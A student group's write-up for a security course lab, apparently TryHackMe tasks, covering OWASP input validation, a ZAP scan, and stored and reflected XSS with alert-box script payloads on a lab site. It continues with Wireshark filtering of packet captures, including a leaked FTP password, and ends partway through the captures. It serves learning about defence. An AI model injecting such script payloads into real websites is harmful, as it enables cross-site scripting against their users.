

# PSP0201

## Week 3

## Writeup

Group Name: DNA

Members

ID	Name	Role
1211102532	DHARVIN SHAH KUMAR BIN MOHAMAD SHAH RAVIN	Leader
1211101179	ALIPH RAIHAN BIN ANUAR	Member
1211102427	NUR NATHIFA BINTI MOHD IZHAR	Member

## **Day 6: Web Exploitation - Be careful with what you wish for**

**Tools used :** Firefox, OWASP Zap

### **Solution/Walkthrough:**

#### Question 1

Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Examining the OWASP Cheat Sheet the input validation are described as followed:

**Syntactic** - enforce correct syntax of structured fields

**Semantic** - enforce correctness of their values in the specific business context

The screenshot shows the OWASP Cheat Sheet Series page for 'Input Validation'. The left sidebar lists various cheat sheets like Introduction, Index Alphabetical, Index ASVS, etc. The main content area has a header 'Input Validation' with a search bar. It contains two main sections: 'Input validation strategies' and 'Implementing input validation'. The 'Input validation strategies' section discusses syntactical and semantic validation levels. The 'Implementing input validation' section provides examples and a bullet point about Django validators.

**Input Validation**

Search

OWASP Cheat Sheet Series

- Introduction
- Index Alphabetical
- Index ASVS
- Index MASVS
- Index Proactive Controls
- Index Top 10
- Cheatsheets
  - AJAX Security
  - Abuse Case
  - Access Control
  - Attack Surface Analysis
  - Authentication
  - Authorization
  - Authorization Testing
  - Automation
  - Bean Validation
  - C-Based Toolchain Hardening
  - Choosing and Using Security Questions
  - Clickjacking Defense
  - Content Security Policy
  - Credential Stuffing Prevention
  - Cross-Site Request Forgery Prevention

only Internet-facing web clients but also backend feeds over extranets, from suppliers/partners, vendors or regulators, each of which may be compromised on their own and start sending malformed data.

Input Validation should not be used as the *primary* method of preventing XSS, SQL Injection and other attacks which are covered in respective [cheat sheets](#) but can significantly contribute to reducing their impact if implemented properly.

### Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

**Syntactic** validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

**Semantic** validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

### Implementing input validation

Input validation can be implemented using any programming technique that allows effective enforcement of syntactic and semantic correctness, for example:

- Data type validators available natively in web application frameworks (such as [Django](#))

#### Question 2

Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

`^\d{5}(-\d{4})? $` is the *regex*.

236 lines (145 sloc) | 17.2 KB

- Define the allowed set of characters to be accepted.
- Define a minimum and maximum length for the data (e.g. {1,25} ).

### Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)

```
\d{5}(-\d{4})?$
```

Validating U.S. State Selection From a Drop-Down Menu

```
^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|GU|
HI|ID|IL|IN|IA|KS|KY|LA|ME|MH|MD|MA|MI|MN|MS|M0|MT|NE|
NV|NH|NJ|NM|NY|NC|ND|MP|OH|OK|OR|PW|PA|PR|RI|SC|SD|TN|
TX|UT|VT|VI|VA|WA|WV|WI|WY)$
```

**Java Regex Usage Example:**

Example validating the parameter "zip" using a regular expression.


```
private static final Pattern zipPattern = Pattern.compile("^\\d{5}(-\\d{4})?\\$");


public void doPost( HttpServletRequest request, HttpServletResponse response) {
    try {
        String zipCode = request.getParameter( "zip" );
        if ( !zipPattern.matcher( zipCode ).matches() ) {
            throw new YourValidationException( "Improper zipcode format." );
        }
        // do what you want here... after its been validated ...
    }
```

### Question 3

What vulnerability type was used to exploit the application?

When we entered `<script>alert("PSP0201")</script>` for an example, in the the query box a pop-up will show that says PSP0201. This means the site is susceptible to **stored cross-site** vulnerability.






#### Question 4

What query string can be abused to craft a reflected XSS?

When we enter a random query the **q** parameter is shown on the search bar.

10.10.14.2:5000??q=asdf



## Question 5

Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

On OWASP zap the automated scan option was selected. The URL 10.10.14.2:5000 was entered in the URL to attack entry. After scanning we went to the alert tab, and we can see **two** XSS alerts of high priority.

The screenshot shows the THM AttackBox interface with a task card for Question 5 and the OWASP ZAP application interface.

**Task Card (Left):**

- Question: "What vulnerability type was used to exploit the application?" Answer: "Stored cross-site scripting". Status: "Correct Answer".
- Question: "What query string can be abused to craft a reflected XSS?" Answer: "q". Status: "Correct Answer".
- Question: "Launch the OWASP ZAP Application" (button).
- Question: "Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan?" Answer: "2". Status: "Correct Answer".
- Question: "Explore the XSS alerts that ZAP has identified, are you able to make an alert appear on the "Make a wish" website?" Answer: "No answer needed". Status: "Completed".

**OWASP ZAP Application (Right):**

- The ZAP interface shows a session titled "Untitled Session - OWASP ZAP 2.9.0" connected to "10.10.193.238".
- The "Alerts" tab is selected, displaying 6 XSS alerts:

  - Cross Site Scripting (Persistent)
  - Cross Site Scripting (Reflected)
  - X-Frame-Options Header Not Set (3)
  - Absence of Anti-CSRF Tokens (6)
  - Web Browser XSS Protection Not Enabled (5)
  - X-Content-Type-Options Header Missing (4)

- Details for the first alert (Cross Site Scripting (Persistent)):
  - URL: http://10.10.14.2:5000/
  - Risk: High
  - Confidence: Medium
  - Parameter: comment
  - Attack: </p><script>alert(1);</script>
  - Evidence: <p><script>alert(1);</script></p>
  - CWE ID: 79
  - WASC ID: 8
  - Source: Active (4001.4 - Cross Site Scripting (Persistent))

## Question 6

What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

The proper script format is `<script>alert("PSP0201")</script>` if we follow `<script>alert(1)</script>` by substituting 1 with the string "PSP0201".

The screenshot shows a Firefox browser window with the title "Santa's portal - Mozilla Firefox". The URL bar contains "10.10.14.2:5000/?q=<script>al". The page content is a Christmas-themed website with a banner that reads "Welcome to Santa's official 'Make a Wish!' website" and "YEAR 2020". Below the banner, there is a message: "Here you can anonymously submit your Christmas wishes and see what other people wished too!". A text input field contains the XSS payload "<script>alert('PSP0201')</script>". The browser status bar at the bottom indicates "1h 26m 29s".

**Welcome to Santa's official 'Make a Wish!' website**

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

```
<script>alert('PSP0201')</script>
```

Here are all wishes that have "":

Enter your wish here:

New book...

THM AttackBox 1h 26m 29s

The screenshot shows the same Firefox browser window after the XSS payload was executed. A modal dialog box appears with the text "PSP0201" and an "OK" button. The browser status bar at the bottom indicates "1h 29m 48s".

OK


Transferring data from 10.10.14.2...

THM AttackBox 1h 29m 48s

## Question 7

Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

The pop-up message 1 still appeared when revisiting the site. So **yes** the XSS attack still persists.



#### Thought process/Methodology:

On the attackbox we opened firefox and entered the site <MACHINE-IP>:5000. There we were welcomed to Santa's official make a wish website. When entering a random query of the site the link of the site displayed the q parameter followed by the search query we entered. We assume at first that this website has a vulnerability which was XSS. By using OWASP zap we can know more about the website and its vulnerabilities. Santa's official make a wish website was scanned and the website was found to have two XSS risks of high priority. To test we entered `<script>alert("PSP0201")</script>` in the query bar and the message "PSP0201" popped up. We further identified that this website is susceptible to stored cross-site scripting.

## Day 7: Networking - The Grinch Really Did Steal Christmas

Tools used: Wireshark, Attackbox

### Solution/Walkthrough:

#### Question 1

Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Wireshark has identified that **10.11.3.2** is the IP address that initiated a ping when we looked at the info section.

The screenshot shows the Wireshark interface with the file "pcap1.pcap" open. The packet list table has columns for No., Time, Source, Destination, and Protocol. The 17th packet is highlighted in blue and expanded. The details pane shows the following information for the selected ICMP packet:

- Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
- Ethernet II, Src: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
- Internet Protocol Version 4, Src: 10.11.3.2, Dst: 10.10.15.52
- Internet Control Message Protocol

The bytes pane shows the raw hex and ASCII data for the selected ICMP packet, which corresponds to the expanded details pane.

## Question 2

If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

We used the **http.request.method == GET** as the filter.


The screenshot shows the Wireshark interface with the following details:

- Title Bar:** Applications, Tue 21 Jun, 15:01 AttackBox IP:10.10.208.220, pcap1.pcap
- Menu Bar:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help
- Toolbar:** Standard icons for opening files, saving, zooming, and filtering.
- Filter Bar:** http.request.method == GET
- Panels:**
  - Packet List:** Shows 510 total packets and 510 displayed. The list is sorted by Time, showing various HTTP GET requests. A specific packet (Frame 67) is highlighted.
  - Details:** Displays the structure of the selected packet (Frame 67). It includes fields for Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol.
  - Bytes:** Shows the raw hex and ASCII representation of the selected packet.
- Bottom Status Bar:** pcap1.pcap, Packets: 510 · Displayed: 28 (5.5%) · Profile: Default, 1h 43m 43s

## Question 3

Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?


By using the filter **ip.src == 10.10.67.199** and skimming through info we can view the name of the article and sites where IP address 10.10.67.199 visited.




#### Question 4

Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

The password was plaintext\_password\_fiasco

